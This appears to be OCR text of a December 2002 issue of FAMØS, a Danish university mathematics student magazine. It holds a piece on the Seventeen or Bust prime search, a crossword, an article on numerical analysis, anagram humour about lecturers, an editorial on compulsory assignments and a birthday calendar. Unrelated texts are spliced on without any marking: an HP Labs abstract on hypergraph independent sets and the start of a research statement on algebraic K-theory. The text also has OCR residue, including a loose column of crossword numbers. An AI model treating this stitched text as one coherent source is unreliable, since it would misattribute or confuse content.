
`www.seventeenorbust.com` har delt tal ud til hele verden i nu otte måneder, men har dog kun fundet de to nævnte primtal indtil videre (de begynder dog, som man kan se på datoerne at dukke frem)! - Der ligger højst sandsynligt femten primtal mere derude, som bare venter på at måske din computer vækker dem til live!

Grunden til at så mange mennesker har hentet programmet er naturligvis håbet om at netop de er så heldige at finde et primtal (det tager for en almidelig hjemmecomputer en dag at teste om et tal er et primtal, så man kommer til at føle det lidt som om man har vundet i Lotto, hvis man finder et primtal), uden selv at have rørt en finger (da computeren kun udnytter, hvad der ellers havde været spildtid, har man heller ikke lidt under en langsommere computer)!- Som en særlig social gestus, kan man søge i flok, med mennesker man føler sig særligt knyttet til. Af særlig relevans for læsere af FAMØS er nok holdet `CampusHafnia`, der samler folk fra Københavns Universitet.

Denne, i mine øjne, meget sympatiske praksis med at lade hjemmecomputere arbejde på gigantiske datamængder, og således bidrage til forskningen, er ved at blive mere og mere populær. Af andre projekter som `www.seventeen-orbust.com` kan nævnes et projekt der undersøger om jorden skulle modtage tegn på intelligent liv fra andre steder end vores egen planet, forsøg på at finde en kur mod AIDS, samt at forudsige klimaet om 50 år! - Således er det

beskrevne problem altså kun et eksempel (med en vis relevans for matematikere) på hvad man kan sætte sin computer til at arbejde på af mere eller mindre absurde ting. For et bredere udsyn over hvordan du kan bruge den seje datakværn, der nok også står i dit hjem, til noget meningsfyldt, kan du besøge
`www.aspenleaf.com/distributed`.

OBS! Kort inden deadline havde `seventeenorbust.com` fundet at $44131 \cdot 2^{995972} + 1$ også er et primtal, og har således følger nu kun 14 følger. - Er en ny triologi, op ad tidens trend, på trapperne?


1
5
7
10
14
15
2
4
13
18
3
6
9
22
12
17
8
24
11
27
29
21
26
16
19
20
25
23
28
30
31

Ord×Ord

FAMØS' redaktion

Lodret

1 : Komplekst differentiabel

2: Et ikke forkert udsagn er, ifølge Topsøe, ...

3: Ikke konvekse

4: A så $\forall x \in X : x \notin A$

5: Neutralt element i $\mathbb{K}$ mht. $\cdot$

6: $\varphi\left(\frac{\sum \alpha_\nu x_\nu}{\sum \alpha_\nu}\right) \leq \frac{\sum \alpha_\nu \varphi(x_\nu)}{\sum \alpha_\nu}$

7: Fornavnet på Sonja Kovalevskis storesøster

10: Tysk matematiker, 1845-1918, der viste at $\mathbb{N} \not\sim [0,1]$

11: Afbildningen
$f : \{t | t$ er et stykke træ$\} \to$
$\{j | j$ er en hjemmelavet julegave$\}$

14: Første danske professor i datalogi

15: Fornavnet på dansk optisk fysiker, 1644-1710

17: Det land Cantors far kom fra

18: Et Matematikkolokvium for nylig havde disse tal som emne

21: Mangfoldighedernes fader

22: Gammeldags regnebænk

25: $a \in G$ så $\lim_{z\to a}(z-a)^n f(z) \in \mathbb{C}\backslash\{0\}$ for et $n \in \mathbb{N}$

26: Det kan beregnes i polynomiel tid, det kan ...

27: Sædvanlig differentialligning

29: Første element i $\mathbb{N}$

Vandret

4: $\sum_{k=1}^{\infty} \frac{3}{(\pi n)^2}$

6: Betragte det indre af Caféen?s toiletter

8:Ortogonal på til højre

9: ι

11: Indexvariablens værdi

12: Billedet, $f(D_m)$

13: Engelsk forkortelse for numeriske beregninger

16: $\lim_{n\to\infty}$ (British Airways)

17: En af Jupiters måner

18: 10^{-9}

19: "Nærmest barnligt..."

20: Politisk tilbagemelding på universitetsreformen

21: α

22: Mangfoldighed af myrere

23: Tæt på ∞

24: γ^*

25: $a + ib \mapsto b$

27: Modsat basisk

28: Kontinuert surjektiv kurve $[0,1] \to [0,1]^2$

30: Den åbne kurvesammenhængende mængde

31: Delmængden af universet

Numerisk Analyse og lidt om Matematisk Modellering

Eva Willerslev

Forestil dig, at du står med et matematisk problem, som du ikke kan løse analytisk eller som er meget svært at løse. Det kan dreje sig om en *matematisk model*, som beskriver en eller anden kompleks sammenhæng fra den virkelige verden. Du har altså været stillet overfor et eller andet praktisk problem, som kræver en matematisk løsning. Du har brugt al din kreativitet til at afgrænse problemet og fastsætte variabler, uafhængige såvel som afhængige, og parametre, hvis talværdi du måske kan få oplyst eller beregne. Du har tænkt dig frem til variablenes indbyrdes relationer og opstillet de relevante ligninger. Nu står du så med en gigantisk model, som du ikke har nogen jordisk chance for at løse analytisk. Måske har modellen slet ikke en generel løsning. Det betyder, at du må bruge numeriske metoder, dvs. søge en god tilnærmelse til en løsning vha. numeriske (talmæssige) beregninger. Hvis det iøvrigt er en fornuftig og matematisk sund model, du arbejder med, vil du være istand til at bestemme en numerisk løsning, som giver dig svaret på det oprindelige, praktiske problem. Det er simpelthen dette, der er formålet med *numerisk analyse*.

Numeriske Algoritmer

Kernen i den *numeriske analyse* er selve udviklingen og den nøjere undersøgelse af de metoder, kaldet numeriske algoritmer, der kan bruges til at approksimere løsninger til ellers håbløse matematiske problemer. Det er også metoder, der kan bruges til at studere, hvordan særligt komplekse systemer opfører sig, når man f.eks. går ind og ændrer i parameterværdierne. Her vil jeg sige lidt om nogle af de mest brugte metoder.

Vi er vant til fra den rene matematik, at en funktion er kendt og veldefineret på hele sit domæne. Sådan er det ikke nødvendigvis i anvendt matematik. Her kan det forekomme, at en funktions værdier kun er kendt i nogle enkelte punkter. Det kan handle om nogle datapunkter stammende fra målinger eller observationer i felten. Eventuelt kan man være så heldig, at disse datapunkter sammen med ens viden iøvrigt om funktionssammenhængen er tilstrækkeligt til at bestemme alle de ukendte parametre og dermed opstille et numerisk udtryk for funktionen. Hvis funktionen for eksempel vides at skulle beskrive en logistisk vækst, da vil man søge det logistiske udtryk

for den, som bringer den tættest muligt på flest mulige datapunkter. Her vil man ofte søge at at minimere summen af kvadraterne på fejlene ved en metode kaldet *least squares error*. Ved man imidlertid ikke, hvilken type vækst eller udvikling funktionen beskriver, må man benytte en metode kaldet *interpolation* eller *datafitning* til at approksimere den. Det handler om at bestemme en funktion, som ikke blot går igennem de givne punkter, men som også følger den trend, som punkterne udstikker. Det mest almindelige er at interpolere med polynomier eller splines, som er glatte, stykkevis polynomiumsfunktioner. Når man søger funktionsværdier *udenfor* det domæne, som datapunkterne afgrænser, kaldes det *extrapolation*. Her er man ovre i prognoserne og naturligvis på mere usikker grund.

Størrelser, som ikke kan beregnes analytisk, må erstattes med numeriske approksimationer. Eksempelvis vil et bestemt integrale, som ikke har nogen analytisk løsning kunne tilnærmes ved hjælp af såkaldt *numerisk integration*, som i princippet er en endelig summation af funktionsværdier. Den afledede i et punkt kan tilnærmes med en differenskvotient, og det kan sammen med interpolation bruges til at bestemme hvad der svarer til den afledede af en funktion i et begrænset interval. Dette kaldes *numerisk differentiation*. Der er udviklet mange forskellige sådanne differentiations- og integrationsmetoder. De indgår som hovedbestanddele i de større algoritmer, der bruges på differentialligninger og randværdiproblemer. Visse typer af differentialligninger løses dog bedst ved den såkaldte *endelige differens metode*, hvor differentialligningen erstattes med en eller flere differensligninger. Hvilken metode og hvilken intervalindeling, man vælger, beror dels på det aktuelle problem og dels på hvor stor en fejl i løsningen, man er villig til at tolerere, og hvor meget tid eller computerregnekraft, man vil bruge. Jeg vender tilbage til denne problematik i afsnittet om den numeriske fejlanalyse.

Lineære ligningssystemer løses på den almindelige algebraiske facon med f.eks. *Gauss-elimination*. Men hvad er nu det særligt numeriske ved det? Jo, lad os sige at ligningssystemet faktisk er en matematisk model af et eller andet fysisk system. Så vil der, blandt andet på grund af måleusikkerheden, uundgåeligt være nogle ganske små fejl i de indgående parametre. Af denne grund har systemet ikke nogen egentlig analytisk løsning. Det vil Gauss-eliminationen vise. Havde der nu været tale om et rent matematisk problem, så ville man sige, at det var forkert stillet, fordi det ikke kan løses. Her vil man imidlertid være tilfreds med en næsten-løsning, fordi man gerne vil tillade den lille fejl i modellen at medføre en lille fejl i løsningen.

Systemer af ikke-lineære ligninger kan ofte løses effektivt ved *iteration*. Det handler om, at man ved gentagen indsættelse i samme ligningssystem opnår stadigt bedre og bedre approksimationer til løsningen. Endelig skal omtales *numerisk optimering*, der ofte involverer løsninger af såvel lineære som ikke-lineære systemer ved iteration.

Computeren
Når ens matematiske model er bragt på en form, hvor den kan løses med numeriske metoder, og man har opskrevet en passende algoritme som forhåbentlig løser problemet, så er næste skridt at implementere hele molevitten i et matematikprogram. Fordelen ved dette er selvfølgelig dels, at man kan udnytte computerens regnekraft til at eksperimentere med algoritmen, uden at skulle bruge en mennskealder på de ofte uhyggelig mange funktionsevalueringer. Og dels er det jo en stor fordel, at kunne gemme og genbruge algoritmen på et senere tidspunkt, for det kan godt være et større arbejde at skrive den op.

De mest brugte matematikprogrammer her på instituttet er vist nok *mathematica*, *maple* og *matlab*. Jeg tør selv stå inde for, at det godt kan lade sig gøre at lære at bruge *matlab*, uden at man på forhånd er en ørn til computere. Og det er sjovt nok meget forfriskende og anderledes at opleve matematikken indefra denne computerverden. På HCØ finder du *matlab* på serveren af navn *shannon*. Gå ind på den og skriv *matlab* i promten, så kommer det frem. Der er en udmærket hjælpefil, som hjælper en med at komme i gang og hvor man finder svar på alle spørgsmål. Men hvis man virkelig vil lære at bruge *matlab* eller et af de andre programmer, er det allerbedste selvfølgelig at følge et kursus eller læse en bog, som bruger dette program aktivt. Ønsker man *matlab* hjemme, kan studenterversionen erhverves direkte fra producenten *mathworks* for ca. 1000 kroner.

Fejlanalyse
Flere fejlkilder kan influere på den numeriske løsning af en given matematisk model. Lad os sige, at modellen er korrekt opstillet. Måske tager den ikke højde for alle faktorer og udgør dermed et forsimplet billede af den virkelige (fysiske, biologiske, sociale, økonomiske,...) situation, men den er så god den kan være uden at blive helt uoverskuelig. For at vurdere de parametre, der indgår i modellen, vil man være afhængig af et vist datamateriale, altså nogle konkrete målinger eller observationer. Disse kan meget nemt være behæftede med fejl, f.eks. på grund af måleusikkerheden. Dette er den første fejlkilde, som også omfatter indtastningsfejl og andre menneskelige fejl ved målingerne. Hvilket får en til at tænke på, at modelløren, matematikeren, nemt kan komme til at regne galt et sted eller bruge en uegnet metode. Dette er den anden fejlkilde. Begge kan selvsagt være helt ødelæggende for den endelige

løsning, og man kan kun anstrenge sig for at opdage disse fejl i tide og undgå eller minimere dem.

Den tredie kilde til fejl i beregningerne skyldes simpelthen *afrunding*. De fleste tal har jo uendelige decimalrepræsentationer, som må rundes af. Lommeregnerne og matematikprogrammer regner med 15-16 decimaler, hvad man umiddelbart skulle tro gav en fin præcision for de fleste formål. Men multiplikation med meget små tal kan gå hen og ødelægge præcisionen, så ikke engang de første decimaler er pålidelige. Det må man passe på med.

Endelig er der *trunkeringsfejlene*, som udgør den fjerde og ofte den største fejlkilde. Det er de fejl, der uundgåeligt er forbundet med regning med tilnærmede værdier eller mao. de fejl, der ligger implicit i selve de numeriske metoder. Navnet kommer af det engelske "truncate", som betyder afskære eller lemlæste, idet man jo egentlig lemlæster de uendeligdimensionale, analytiske metoder og gør dem til endeligdimensionale, numeriske metoder.

Man stræber selvfølgelig altid efter, at algoritmen skal være både pålidelig, præcis og effektiv. Pålideligheden er en ting. Det handler om, at algoritmen skal *konvergere* imod løsningen. Den må simpelthen ikke løbe løbsk i en gal retning. Den må for eksempel ikke nærme sig et lokalt ekstremum, hvis det er det globale, man er ude efter. Det er selvsagt meget vigtigt at analysere en algoritmes konvergensegenskaber. Man vil f.eks. gerne vide, hvor hurtigt algoritmen konvergerer i forhold til den valgte skridtlængde eller antallet af funktionsevalueringer.

Ambitionen om præcision mht. de tilnærmede værdier og ambitionen om effektivitet mht. anvendt regnekraft er desværre modsat rettede. Der er tale om en balancegang, idet stor præcision ofte koster dyrt mht. antal funtionsevalueringer, dvs. algoritmen arbejder langsomt og er altså mindre effektiv. Forvirrende nok vil alt for mange funktionsevalueringer virke negativt på præcisionen. Der sker nemlig det, at den totale fejl, som er summen af trunkerings- og afrundingsfejlene, for et stigende antal beregninger først vil aftage og siden stige igen. Et sted på vejen er den totale fejl altså mindst mulig. Derfor er det også af største betydning for den numeriske analytiker at kunne estimere såvel afrundingsfejlene som trunkeringsfejlene i de enkelte algoritmer. For eksempel ønsker man at vide, om en lille fejl på begyndelsesbetingelsen i en differentialligning også kun giver en lille fejl på den tilnærmede løsning. Er dette tilfældet kaldes problemet for *well-conditioned*. Et problem kaldes for *well-posed*, dersom man har mulighed for at gøre fejlen i løsningen så lille, man ønsker.

Opdag anvendt matematik

Det er en oplagt mulighed at lære noget om *numerisk analyse*, og herigennem noget om matematisk modellering, samtidig med at man lærer at bruge computeren til mere end bare tekstbehandling. Jeg vil virkelig opfordre mine medstuderende til at tage chancen mens den er der. Hvis du først opdager computeren og den anvendte matematik, når du er ved at være færdig, kan det være for sent, for så skal tiden og resten af punkterne pludselig bruges på specialet.

Det skal understreges, at selv om *numerisk analyse* i grunden er en *approksimationsteori*, så er den solidt funderet i den eksakte matematiske analyse, hvorfra den henter sine redskaber, bevisteknikker osv. Men den er typisk en gren, man ærger sig over at have opdaget for sent. Fordi den giver den ekstra dimension at kunne bruge den rene matematik til at løse problemer indenfor alle mulige andre felter. Man risikerer til og med at få et større udsyn.

Her til sidst vil jeg blot ganske kort omtale nogle andre grene af matematikken, som er beslægtede med *numerisk analyse*. Det drejer sig dels om *operationsanalyse*, der beskæftiger sig med strukturering og optimering af organisatoriske problemer. Det er selvsagt et emne af stor praktisk betydning og en meget spændende måde at bruge matematikken på. Dels drejer det sig om *differentialligninger*, som det også er kollosalt nyttigt at lære om, fordi de simpelthen bruges overalt i den anvendte matematik. Det er jo i bund og grund anvendelserne, som er selve meningen med matematikken.

Litteratur

F.R.Giordano, M.D.Weir og W.P.Fox, *A First Course in Mathematical Modeling*, 3.ed., Brooks/Cole-Thomson Learning, USA, 2003.

G.Lindfield og J.Penny, *Numerical Analysis using Matlab*, 2.ed., Prentice Hall, USA, 2000.

Der er skrevet bunker af bøger om matematisk modellering og numerisk analyse, men her er i hvert tilfælde to, jeg godt kan anbefale. Den første giver en lærerig rundtur i matematikkens mange og højst forskelligartede anvendelser. Du kan godt regne med at blive overrasket et par gange under læsningen. Den anden giver en letfattelig introduktion til *numerisk analyse* og simpel, matematisk programmering. Du må ikke lade dig skræmme af, at matematikken ikke er så svær i disse to bøger. Glæd dig i stedet for over at kunne forstå tingene til bunds for en gangs skyld.

Sagaen er vor jammer!!!

Mrs. dat-kranium og Darwin: Stenet hash-imam

Indledning

Nærværende artikel er et resultat af en håndfuld personers totale fravær af fornuft og manglende evne til at afholde sig fra at dedikere 30 til 50 % af al forelæsningstid til produktion af anagrammer. Enhver jordforbindelse er utilsigtet og tilfældig. Forfatterne tager ikke ansvar for evt. legemlig eller psykisk skade pådraget under læsningen.

definitioner og notation

Lad to endelige sproglige udtryk A og B være givet. Uagtet konsekvenserne af vores handlinger indfører vi følgende definition:

$$A \sim B \qquad \Longleftrightarrow \qquad \exists\,(\sigma : A \cap \text{alfabetet}^{(\mathbb{N})} \mapsto B \cap \text{alfabetet}^{(\mathbb{N})}), \text{ så } \sigma \text{ er bijektiv.}$$

Denne tilsyneladende fredelige ækvivalensrelation skal vise sig at føre til nogle overraskende resultater.

Generel lektorteori

Selv når vi restringerer vores undersøgelse til det videnskabelige personale på IMF, springer myriader af ækvivalenser i øjnene. Vi nævner i flæng:

$$\begin{aligned}
\text{Flemming Topsøe} &\sim \text{Menig poet-smølf} && (1)\\
\text{Gunnar Forst} &\sim \text{Ung, tror fans} && (2)\\
\text{Christian Berg} &\sim \text{Hent ribs, cigar} && (3)\\
&\sim \text{Grib is-te-ranch}^{1}\\
\text{Kjeld Bagger Laursen} &\sim \text{Guld-egenskab: Er jarl} && (4)\\
&\sim \text{Brugsklar jadeengel}^{2}\\
&\sim \text{Sej ulk, algebradreng.}
\end{aligned}$$

Følgende lemma vil afsløre en sandhed om Niels Grønbæks undervisning. Bemærk den indirekte bevisteknik, hvori vi benytter os af først en mere madvareorienteret beskrivelse af Niels Grønbæk, derefter en overvejende matematisk og til sidst undervisningsmæssig.

Lemma 1. *Niels Grønbæk* $\sim$ *Skøn belæring.*

Bevis:

$$\begin{aligned} \text{Niels Grønbæk} &\sim \text{Bønne, gær, slik} \\ &\sim \text{Løg nær biksen} \\ &\sim \text{Læs ingen brøk}^{3} \\ &\sim \text{Binær løgn, ske!}^{4} \\ &\sim \text{Løbsk geni nær} \\ &\sim \text{Skøn belæring.} \end{aligned}$$

□

Matematiske anvendelser

Besidder ens mødrene ophav ingen matematiske færdigheder, samtidig med at hun nærer et brændende ønske om at vide mere om vektorrumsbaser af ortogonale enhedsvektorer kan man jo blot henvise til

Sætning 2. *(Annagramteoriens fundamentalsætning)*

Gram-Schmidt orthonormalisering $\sim$ "Grim retro-masochist-handling, mor".

Ellers fortæl om

$$\begin{aligned} \text{Cantors mængde} &\sim \text{Arg dæmons cent} \\ &\sim \text{Score tang-mænd} \\ &\sim \texttt{Rand-gæsten.com} \\ &\sim \text{"Dang, censor, mæt".} \end{aligned}$$

Sidstnævnte sætning kan man jo evt. også fremsige, hvis man i frokostpausen mellem eksaminationerne vitterlig ikke kan spise mere.

[1] Såfremt man lige har en sådan læskedriks-gård ved hånden
[2] Instant engel: Unwrap og du kan bruge ham sporenstregs
[3] matematisk opfordring 1
[4] matematisk opfordring 2

Traditionel mobning af et par faggrupper

Hvad skal man med en ækvivalensrelation, der ikke kan bruges til at mobbe dataloger med?

Med afsæt i sværhedsgraden af kurserne 1E og 1F (se afsnittet om det naturvidenskabelige fakultets ækvivalensklasse) på datalogis bacheloruddannelse indses nu, at

$$\text{Datalogistudierne} \sim \text{graduation ildeset},$$

hvormed vi også er klar til at etablere følgende ækvivalens (kendt som DIKU-egenskaben):

Sætning 3. *(DIKU-egenskaben)*
DIKU's øverste maskinstuer $\sim$ *Skuer nørdemassivitet, suk.*

Bevis: Ses let ved inspektion.

□

Nu vi er ved mobningen af faggrupper $\neq$ matematik, kan vi også indføje et mindre anvendeligt resultat (Damskur-formodningen), der først blev bevist i nyere tid og udtaler sig om karakteren af jurister:

$$\text{Dem der ikke hopper, de er jurister} \sim \text{Duksede terpere, empiriker-hjord}.$$

- og empirikere, dem kan vi jo ikke lide.

Anvendelser

Også arkitektonisk/æstetisk byder emnet på spændende resultater, og enkle udregninger vil give, at

$$\text{Naturvidenskabeligt Fakultet} \sim \text{Senil tun-arkitekt .. Gab, fladt vue!}$$

Er man endvidere ikke så begejstret for miljøet, strukturen og så videre kan man jo evt. benytte korollaret

$$\text{Naturvidenskabeligt Fakultet} \sim \text{Feudalt, uvenskabeligt TNT-Irak}.$$

Da vi nu alligevel er ved at bevæge os ind på det politiske, kan vi ligeså godt først som sidst løfte sløret for Helge Sander-ækvivalensen

$$\text{Universitetsreformen} \sim \text{Motiv er SU-interferens}.$$

Vi har vel alle lyst til afmægtigt at at anråbe statsministeren. Her er et godt grundlag for et sådant udråb.

$$\text{Anders Fogh Rasmussen} \sim \text{“Grusomheds-fan! Nar!” Ses!}$$

Noter og bemærkninger

Denne "artikel" er begået af Mrs. Dat-kranium $\sim$ Smart druk-mani $\sim$ Indsmurt karma $\sim$ Martin Damskur og Darwin: stenet hash-imam $\sim$ Mathias Winther Madsen.
Desuden medvirkede Savannen, hin enkle $\sim$ Anne Vinkel Hansen og "Aha! min hinke-IBM er en anatomi!" $\sim$ Mia Kit Arboe Heimann Heimann. Vi håber, at vi har fået slået fast, at sagaen er vor jammer $\sim$ "Mer nervegas, major M. !" $\sim$ James' gran-overarme $\sim$ Anagrammer er sjove.
De medskyldige siger tak til Rasmus Lerchedal Petersen $\sim$ Laps arresterede lunch-hems og Mathilde Louise Schousboe $\sim$ Ubeslutsomhed hos CIA-olie, fordi vi måtte lave permutationer af jeres navne.

En politisk leder

Tilsyneladende dovne studerende, som er skyld i, at de ikke selv bliver værdifulde samfundsborgere i passende expressfart. Et udsagn taget fra debatten om hvad universitetet bør levere til samfundet. Som en del af universitetet er vort kære institut en del af debatten, selvom den generelt er fraværende på stedet.

Da en uoverskuelig opsummering af en ikkeeksisterende debat ikke rigtig tjener noget formål vil vi tillade os at konkludere ganske unuanceret hvad debatten har medført af ændringer for de studerende på matematikuddannelserne.

Opmærksomheden omkring dovne studerende har betydet at det er blevet obligatorisk at være aktiv i løbet af semestret, og det lyder jo godt, men den har også betydet at den studerende i løbet af semestret springer fra den ene obligatoriske opgave til den næste uden tid til reflektion over dybderne i det matematiske hav.

Der er noget galt, når det eneste svar et studie har på dovne studerende er indførelsen af obligatorisk arbejde. Selve ordet obligatorisk opgave siger det hele; det er ikke lækkert.

De obligatoriske forløb vi er ude efter er ikke de meningsfyldte projekter på Statistik eller gennemtænkte projekter, her kunne man nævne 3MH, hvor projektet overtager forelæsningernes plads i 3 uger. Det er heller ikke projekter, der har til formål at forbedre læring af stoffet, som det der kører på 2AN. Det er heller ikke opgaver på 1. semester, hvor der kan være meget andet, som skal på plads end faglig fordybelse.

MEN, vi har noget mod opgaver HVIS ENESTE FUNKTION er at være obligatorisk, her kunne man nævne 2AL, 3RE, 3GT eller tidligere tiders 2AN. Det er tåbeligt. I det absurde, kunne hvert eneste 2 pkt. kursus få lyst til at man skulle lave obligatoriske opgaver, fordi man lige netop helst skal bruge sin tid på det kursus. Hvornår skulle de studerende få tid til at lære noget, får man lyst til at spørge?

Man får ved nærmere eftertanke også lyst til at spørge, hvorfor diagnosen hver eneste gang de studerende ikke lever op til den forventede arbejdsindsats bliver dårlig arbejdsmoral. Man skulle måske overveje om det kunne hænge sammen med umotiverende øvelser eller at tekniske forelæsninger er en uinspirerende form for undervisning.

Vi mener at de studerende bør tages mere med på råd. At de har en officiel plads i studienævnet hjælper ingen ting, så længe undervisere får lov til at

ændre undervisningen uden om studienævnet. Vel kan det være en klods om benet på forelæsere, som ønsker at være progressive at der sidder en flok reaktionære studerende, der ønsker velgennemtænkte forbedringer af studiet frem for at blive gjort til forsøgspersoner, der muligvis er heldige at deltage i et vellykket eksperiment.

Det er nu med den nye studiestruktur, at der er mulighed for at finde på andre svar end obligatoriske opgaver, når det drejer sig om tilsyneladende dovne studerende. Lad os håbe der bliver afsat tid til at finde dem.

FAMØS dec. 2002.
Fagblad for Aktuar-, Matematik-,
Økonomi- og Statistikstuderende ved
Københavns Universitet.

Deadline for næste nummer:
Fredag den 21. februar 2002

Indlæg modtages gerne og kan sendes til `famos@math.ku.dk` (meget gerne skrevet i LaTeX), eller afleveres på Matematisk Afdelings sekretariat i E 103.

FAMØS er et internt fagblad.

Fagbladet FAMØS
c/o Institut for matematiske fag
Matematisk Afdeling
Universitetsparken 5
2100 København Ø
`http://www.math.ku.dk/famos/`

Tryk: HCØ Tryk
Oplag: 600 stk.
ISSN 1395-2145

Kalenderen

- Tirsdag d. 10. december fylder Gustav Jacob Jacobi (1804-1851) fra Potsdam 198 determinerede år.
- Fredag d. 13. december fylder Søren Eilers(1967? -?) fra E-bygningen vores Fredag med et saligt foredrag om substitutionssystemer.
- Lørdag d. 21 december er der et kæmpe brag af en julefrokost for alle matematikere på Cafeen?.
- Søndag d. 22. december fortsætter festen hos Ludwig Hölder (1859 - 1937), fra Stuttgart, der fylder et ulige antal år: 143.
- Tirdag d. 24. december er det juleaften. Juhuu - Lad eksamensræset begynde!
- Onsdag d. 1. januar kommer efterfølgeren til dette år farende.
- Tirsdag d. 14. januar fylder unge Alfred Tarski (1902 - 1983) fra Warzawa 101 år, hvilket overhovedet ikke er paradoksalt.
- Torsdag d. 23. januar fylder David Hilbert (1862-1943) fra Kaliningrad 141 rummelige år.
- Lørdag d. 25. januar holder Joseph Louis Lagrange (1736 - 1813) fra Turin på Sardinien optimale 267 års-, og Hermann Amandus Schwarz (1843 - 1921) fra Hermsdorf (Polen) 160 års fødselsdag. - Det bliver en vild dag i matematikerhimlen!
- Søndag d. 9. februar fylder Lippót Féjer (1880 - 1959) fra Pécs (i Ungarn) 123 kernesunde år.
- Onsdag d. 12. februar bliver Peter Gustav Lejeune Dirichlet (1805 - 1859) fra Düren ligeledes 198 kernesunde somre lang.
- Fredag d. 21. februar er der deadline for indlæg til næste nummer FAMØS.
- Mandag d. 24. februar fylder vor allesammens Felix Bernstein (1878 - 1956) fra Halle fortjente 125 år. Og lige omkring denne store begivenhed cirkulerer endnu et nummer af FAMØS omkring i vandrehallen.

Har du et arrangement som du gerne vil have med i FAMØS' kalender, så send en mail til`famos@math.ku.dk` og kom med en beskrivelse, samt dato (mellem Marts og Maj), så presser vi det ind i FAMØS stramme tidsplan.

Full Image:

The Asymptotic Capacity of Multi-Dimensional Runlength-Limited Constraints and Independent Sets in Hypergraphs

Ordentlich, Erik; Roth, Ron M.

HPL-2002-348
20030108
External

Keyword(s): regular graphs; Hamming graphs; linear hypergraphs; multi-dimensional constraints; runlength-limited constraints

Abstract: Please Note. This abstract contains mathematical formulae which cannot be represented here. Let C(n,d) be the Shannon capacity of the n-dimensional (d, oo)- runlength-limited (RLL) constraint. Denote by I(n,q) the number of independent sets in the Hamming graph with vertices consisting of all n-tuples over an alphabet of size q and edges connecting pairs of vertices with Hamming distance 1. We show that lim(subscript n)->infinity C(n,d) =lim(subscript n)- >infinity(d+1) (superscript -n) log(subscript 2) I (n, d+1)=1/(d+1). Our method also leads to an improvement of a previous bound by Alon on the number of independent sets in regular graphs and to a generalization of this bound to a family of hypergraphs, of which the Hamming graphs can be thought of as a special case.

12 Pages

Back to Index

RESEARCH STATEMENT

ROBERT OSBURN

1. Introduction

Since the 1960's, relationships between algebraic K-theory and number theory have been investigated. For number fields F and their rings of integers $\mathcal{O}_F$, the K-groups $K_0(\mathcal{O}_F)$ and $K_1(\mathcal{O}_F)$ are related to classical objects in number theory. From [25] we have

$$K_0(\mathcal{O}_F) \cong \mathbb{Z} \times C(F)$$

where $C(F)$ is the ideal class group of F, and

$$K_1(\mathcal{O}_F) \cong \mathcal{O}_F^*,$$

the group of units of $\mathcal{O}_F$.

